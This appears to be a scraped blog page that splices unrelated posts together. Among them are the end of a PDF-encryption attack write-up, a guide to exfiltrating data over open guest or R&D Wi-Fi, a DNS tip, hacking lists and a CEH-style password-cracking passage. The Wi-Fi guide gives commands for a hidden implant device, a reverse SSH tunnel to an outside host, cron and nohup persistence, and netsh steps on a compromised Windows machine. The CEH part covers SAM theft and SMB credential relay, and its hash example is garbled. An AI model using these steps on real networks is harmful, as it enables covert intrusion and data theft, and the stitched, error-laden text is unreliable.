
While CBC gadgets are generally restricted to the block size of the underlying block cipher – and more specifically the length of the known plaintext, in this case, 12 bytes – longer chosen plaintexts can be constructed using compression. Deflate compression, which is available as a filter for PDF streams, allows writing both uncompressed and compressed segments into the same stream. The compressed segments can reference back to the uncompressed segments and achieve the repetition of byte strings from these segments. These backreferences allow us to construct longer continuous plaintext blocks than CBC gadgets would typically allow for. Naturally, the first uncompressed occurrence of a byte string still appears in the decompressed result. Additionally, if the compressed stream is constructed using gadgets, each gadget generates 20 random bytes that appear in the decompressed stream. A non-trivial obstacle is to keep the PDF viewer from interpreting these fragments in the decompressed stream. While hiding the fragments in comments is possible, PDF comments are single-line and are thus susceptible to newline characters in the random bytes. Therefore, in reality, the length of constructed compressed plaintexts is limited.
To deal with this caveat, an attacker can use ObjectStreams which allow the storage of arbitrary objects inside a stream. The attacker uses an object stream to define new objects using CBC gadgets. An object stream always starts with a header of space-separated integers which define the object number and the byte offset of the object inside the stream. The dictionary of an object stream contains the key First which defines the byte offset of the first object inside the stream. An attacker can use this value to create a comment of arbitrary size by setting it to the first byte after their comment.
Using compression has the additional advantage that compressed, encrypted plaintexts from the original document can be embedded into the modified object. As PDF applications often create compressed streams, these can be incorporated into the attacker-created compressed object and will therefore be decompressed by the PDF applications. This is a significant advantage over leaking the compressed plaintexts without decompression as the compressed bytes are often not URL-encoded correctly (or at all) by the PDF applications, leading to incomplete or incomprehensible plaintexts. However, due to the inner workings of the deflate algorithms, a complete compressed plaintext can only be prefixed with new segments, but not postfixed. Therefore, a string created using this technique cannot be terminated using a closing bracket, leading to a half-open string. This is not a standard compliant construction, and PDF viewers should not accept it. However, a majority of PDF viewers accept it anyway.

Evaluation

During our security analysis, we identified two standard compliant attack classes which break the confidentiality of encrypted PDF files. Our evaluation shows that among 27 widely-used PDF viewers, all of them are vulnerable to at least one of those attacks, including popular software such as Adobe Acrobat, Foxit Reader, Evince, Okular, Chrome, and Firefox.
You can find the detailed results of our evaluation here.

What is the root cause of the problem?

First, many data formats allow to encrypt only parts of the content (e.g., XML, S/MIME, PDF). This encryption flexibility is difficult to handle and allows an attacker to include their own content, which can lead to exfiltration channels.
Second, when it comes to encryption, AES-CBC – or encryption without integrity protection in general – is still widely supported. Even the latest PDF 2.0 specification released in 2017 still relies on it. This must be fixed in future PDF specifications and any other format encryption standard, without enabling backward compatibility that would re-enable CBC gadgets.
A positive example is JSON Web Encryption standard, which learned from the CBC attacks on XML and does not support any encryption algorithm without integrity protection.

Authors of this Post

Jens Müller
Fabian Ising
Vladislav Mladenov
Christian Mainka
Sebastian Schinzel
Jörg Schwenk

Acknowledgements

Many thanks to the CERT-Bund team for the great support during the responsible disclosure process.

More articles


  1. Paginas De Hackers
  2. Hardware Hacking Tools
  3. Aprender Hacking
  4. Como Aprender A Hackear

Backchannel Data Exfiltration Via Guest/R&D Wi-Fi


Often times I find unprotected wireless access points with unfettered access to the internet for research or guest access purposes. This is generally through an unauthenticated portal or a direct cable connection. When questioning the business units they explain a low value network, which is simply a internet pass thru separate from the internal network. This sounds reasonable and almost plausible however I usually explain the dangers of having company assets on an unprotected Wi-Fi and the dangers of client side exploits and MITM attacks. But there are a few other plausible scenarios one should be aware of that may scare you a bit more then the former discussion.

What about using OpenWifi as a backchannel data exfiltration medium?

An open Wi-Fi is a perfect data exfiltration medium for attackers to completely bypass egress filtering issues, DLP, proxy filtering issues and a whole bunch of other protection mechanisms in place to keep attackers from sending out shells and moving data between networks. This can easily be accomplished via dual homing your attack host utilizing multiple nic cards which are standard on almost all modern machines. Whether this is from physical access breach or via remote compromise the results can be deadly. Below are a few scenarios, which can lead to undetectable data exfiltration.


Scenario 1: (PwnPlug/Linux host with Wi-Fi adaptor)
The first useful scenario is when a physical perimeter has been breached and a small device from http://pwnieexpress.com/ known as a pwn-plug is installed into the target network or a linux host with a wireless card. I usually install pwn-plug's inside a closet or under a desk somewhere which is not visible and allows a network connection out to an attacker owned host. Typically its a good idea to label the small device as "IT property and Do Not Remove". This will keep a casual user from removing the device. However if there is network egress and proxy filtering present then our network connection may never reach a remote host. At this point your physical breach to gain network access to an impenetrable network perimeter will fail. Unless there happens to be an open cable Wi-Fi connection to an "inconsequential R&D network".

By simply attaching an Alpha card to the pwnplug you can connect to the R&D wireless network. You can then use this network as your outgoing connection and avoid corporate restrictions regarding outbound connections via metasploit or ssh. I have noticed that most clients these days are running heavy egress filtering and packet level protocol detection, which stops outbound connections. Rather then play the obfuscation game i prefer to bypass the restrictions all together using networks which have escaped corporate policy.

You can automate the following via a script if you wardrive the facility prior to entrance and gain insight into the open wireless network, or you can also configure the plug via serial connection on site provided you have time.

Connect to wifi:
ifconfig wlan0 up
iwconfig wlan0 essid [targetNetworkSSID]
dhclient wlan0

Run a reverse SSH tunnel:
ssh -R 3000:127.0.0.1:22 root@remoteHost.com

On the remote host you can retrieve your shell:
ssh -p 3000 User@localhost

Once you have authenticated with the pwnplug via your local host port forward you now have access into the internal network via an encrypted tunnel which will not be detected and fully bypass any corporate security restrictions. You can take this a bit further and setup some persistence in case the shell goes down.. This can be done via bash and nohup if you setup some ssh keys to handle authentication.. One example could be the following script:

Your bash script: 
#---------------------
#!/bin/bash
while true
do
 ssh -R 3000:127.0.0.1:22 root@remoteHost.com
 sleep 10
done
#---------------------

Run this with nohup like this:
nohup ./shell.sh &


Another simple way would be to setup a cron job to run a script with your ssh command on a specified interval for example every 5 minutes like so:

Cron job for every 5 minutes: 
*/5 * * * * /shell.sh


Scenario 2: (Remote Windows Compromise)
The second scenario is that of a compromised modern windows machine with a wireless card, this can be used to make a wireless connection outbound similar to the first scenario which will bypass restrictions by accessing an unrestricted network. As shown in "Vista Power Tools" paper written by Josh Wright you can use modern windows machines cards via the command line.
http://www.inguardians.com/pubs/Vista_Wireless_Power_Tools-Wright.pdf

Below are the commands to profile the networks and export a current profile then import a new profile for your target wireless network. Then from there you can connect and use that network to bypass corp restrictions provided that wireless network doesn't have its own restrictions.

Profile Victim machine and extract a wireless profile: 
netsh wlan show interfaces
netsh wlan show networks mode=bssid
netsh wlan show profiles
netsh wlan export profile name="CorpNetwork"

Then modify that profile to meet the requirements needed for the R&D network and import it into the victim machine.

Upload a new profile and connect to the network: 
netsh wlan add profile filename="R&D.xml"
netsh wlan show profiles
netsh wlan connect name="R&D"

If you check out Josh's excellent paper linked above you will also find ways of bridging between ethernet and wireless adaptors along with lots of other ideas and useful information.

I just got thinking the other day of ways to abuse so called guest or R&D networks and started writing down a few ideas based on scenarios which play out time and time again while penetration testing networks and running physical breach attacks. I hear all to often that a cable connection not linked to the corporate network is totally safe and I call bullshit on that.

Related word


HOW TO BOOST UP BROWSING SPEED?

Internet speed is the most cared factor when you buy an internet connection. What if still, you face a slow speed browsing problem? No worries, as I came with a solution to this problem. I will let you know how to boost up browsing speed. It's very simple to follow.

SO, HOW TO BOOST UP BROWSING SPEED?

There can be many ways you can get a speedy browsing whether you use paid service or free hacks. I am going to share this free speed hack with you.

STEPS TO FOLLOW

  1. Navigate to Control Panel > Network and Internet Options > Network and Sharing Center.
  2. Now look for the active internet connection to which you're currently connected to.
  3. Open up Connection Properties of your active connection.
  4. Click on IPv4 and open its Properties.
  5. Here you will notice your DNS, you just need to change your DNS address with the following DNS.
    Preferred DNS server: 208.67.222.222
    Alternate DNS server: 208.67.220.220
  6. Once done, save it and no configure it for IPv6. Just change the IPv6 DNS with the following DNS.
    Preferred DNS server: 2620:0:ccc::2

    Alternate DNS server: 2620:0:CCD::2
  7. Finally, save and you're done with it.
That's all. You have successfully learned how to boost up browsing speed. Hope it will work for you. Enjoy speedy internet..!

Related news


lunes, 18 de mayo de 2020

ADVANTAGE OF ETHICAL HACKING

Advantage of Ethical Hacking

Hacking is quite useful in the following purpose-

1-To recover lost information, especially in case you lost your password.

2-To perform penetration testing to strengthen computer and network security.

3-To put adequate preventative measure in place to prevent security breaches.

4-To have a computer system that prevents malicious hackers from gaining access.

5-Fighting against terrorism and national security breaches.


More articles


WHY WE DO HACKING?

Purpose of Hacking?
. Just for fun
.Show-off
.Steal important information 
.Damaging the system
.Hampering Privacy
.Money Extortion 
.System Security Testing
.To break policy compliance etc

Related news


  1. Hacking Time
  2. Hacker Definicion
  3. Ethical Hacking Certification
  4. Phone Hacking
  5. Mind Hacking
  6. Hacking Definicion
  7. Ethical Hacking Course
  8. Machine Learning Hacking
  9. Curso Seguridad Informatica

CEH: System Hacking, Cracking A Password, Understanding The LAN Manager Hash, NetBIOS DoS Attacks


Passwords are the key element of information require to access the system. Similarly, the first step is to access the system is that you should know how to crack the password of the target system. There is a fact that users selects passwords that are easy to guess. Once a password is guessed or cracked, it can be the launching point for escalating privileges, executing applications, hiding files, and covering tracks. If guessing a password fails, then passwords may be cracked manually or with automated tools such as a dictionary or brute-force method.

Cracking a Password

Passwords are stored in the Security Accounts Manager (SAM) file on a Windows system and in a password shadow file on a Linux system.

Manual password cracking involves attempting to log on with different passwords. The hacker follows these steps:
  1. Find a valid user account (such as Administrator or Guest).
  2. Create a list of possible passwords.
  3. Rank the passwords from high to low probability.
  4. Key in each password.
  5. Try again until a successful password is found.
A hacker can also create a script file that tries each password in a list. This is still considered manual cracking, but it's time consuming and not usually effective.

A more efficient way of cracking a password is to gain access to the password file on a system. Most systems hash (one-way encrypt) a password for storage on a system. During the logon process, the password entered by the user is hashed using the same algorithm and then compared to the hashed passwords stored in the file. A hacker can attempt to gain access to the hashing algorithm stored on the server instead of trying to guess or otherwise identify the password. If the hacker is successful, they can decrypt the passwords stored on the server.

Understanding the LAN Manager Hash

Windows 2000 uses NT LAN Manager (NTLM) hashing to secure passwords in transit on the network. Depending on the password, NTLM hashing can be weak and easy to break. For example, let's say that the password is 123456abcdef . When this password is encrypted with the NTLM algorithm, it's first converted to all uppercase: 123456ABCDEF . The password is padded with null (blank) characters to make it 14 characters long: 123456ABCDEF__ . Before the password is encrypted, the 14-character string is split in half: 123456A and
BCDEF__ . Each string is individually encrypted, and the results are concatenated:

123456A = 6BF11E04AFAB197F
BCDEF__ = F1E9FFDCC75575B15

The hash is 6BF11E04AFAB197FF1E9FFDCC75575B15 .

Cracking Windows 2000 Passwords

The SAM file in Windows contains the usernames and hashed passwords. It's located in the Windows\system32\config directory. The file is locked when the operating system is running so that a hacker can't attempt to copy the file while the machine is booted to Windows.

One option for copying the SAM file is to boot to an alternate operating system such as DOS or Linux with a boot CD. Alternately, the file can be copied from the repair directory. If a system administrator uses the RDISK feature of Windows to back up the system, then a compressed copy of the SAM file called SAM._ is created in C:\windows\repair . To expand this file, use the following command at the command prompt:

C:\>expand sam._ sam

After the file is uncompressed, a dictionary, hybrid, or brute-force attack can be run against the SAM file using a tool like L0phtCrack. A similar tool to L0phtcrack is Ophcrack.

Download and install ophcrack from http://ophcrack.sourceforge.net/

Redirecting the SMB Logon to the Attacker

Another way to discover passwords on a network is to redirect the Server Message Block (SMB) logon to an attacker's computer so that the passwords are sent to the hacker. In order to do this, the hacker must sniff the NTLM responses from the authentication server and trick the victim into attempting Windows authentication with the attacker's computer.

A common technique is to send the victim an email message with an embedded link to a fraudulent SMB server. When the link is clicked, the user unwittingly sends their credentials over the network.

SMBRelay

An SMB server that captures usernames and password hashes from incoming
SMB traffic. SMBRelay can also perform man-in-the-middle (MITM) attacks.

SMBRelay2

Similar to SMBRelay but uses NetBIOS names instead of IP addresses to capture usernames and passwords.

pwdump2

A program that extracts the password hashes from a SAM file on a Windows system. The extracted password hashes can then be run through L0phtCrack to break the passwords.

Samdump

Another program that extracts NTLM hashed passwords from a SAM file.

C2MYAZZ

A spyware program that makes Windows clients send their passwords as clear text. It displays usernames and their passwords as users attach to server resources.

NetBIOS DoS Attacks

A NetBIOS denial-of-service (DoS) attack sends a NetBIOS Name Release message to the NetBIOS Name Service on a target Windows systems and forces the system to place its name in conflict so that the name can no longer be used. This essentially blocks the client from participating in the NetBIOS network and creates a network DoS for that system.
  1. Start with a memorable phrase, such as "Maryhadalittlelamb"
  2. Change every other character to uppercase, resulting in "MaRyHaDaLiTtLeLaMb"
  3. Change a to @ and i to 1 to yield "M@RyH@D@L1TtLeL@Mb"
  4. Drop every other pair to result in a secure repeatable password or "M@H@L1LeMb"

Now you have a password that meets all the requirements, yet can be "remade" if necessary.

Related articles


Archivo del blog

Con la tecnología de Blogger.

Disqus for La Franquicia de los Servicios a las Personas

wibiya widget

Directorio Blogs

Directorio de Blogs

Suscribirse ahora standard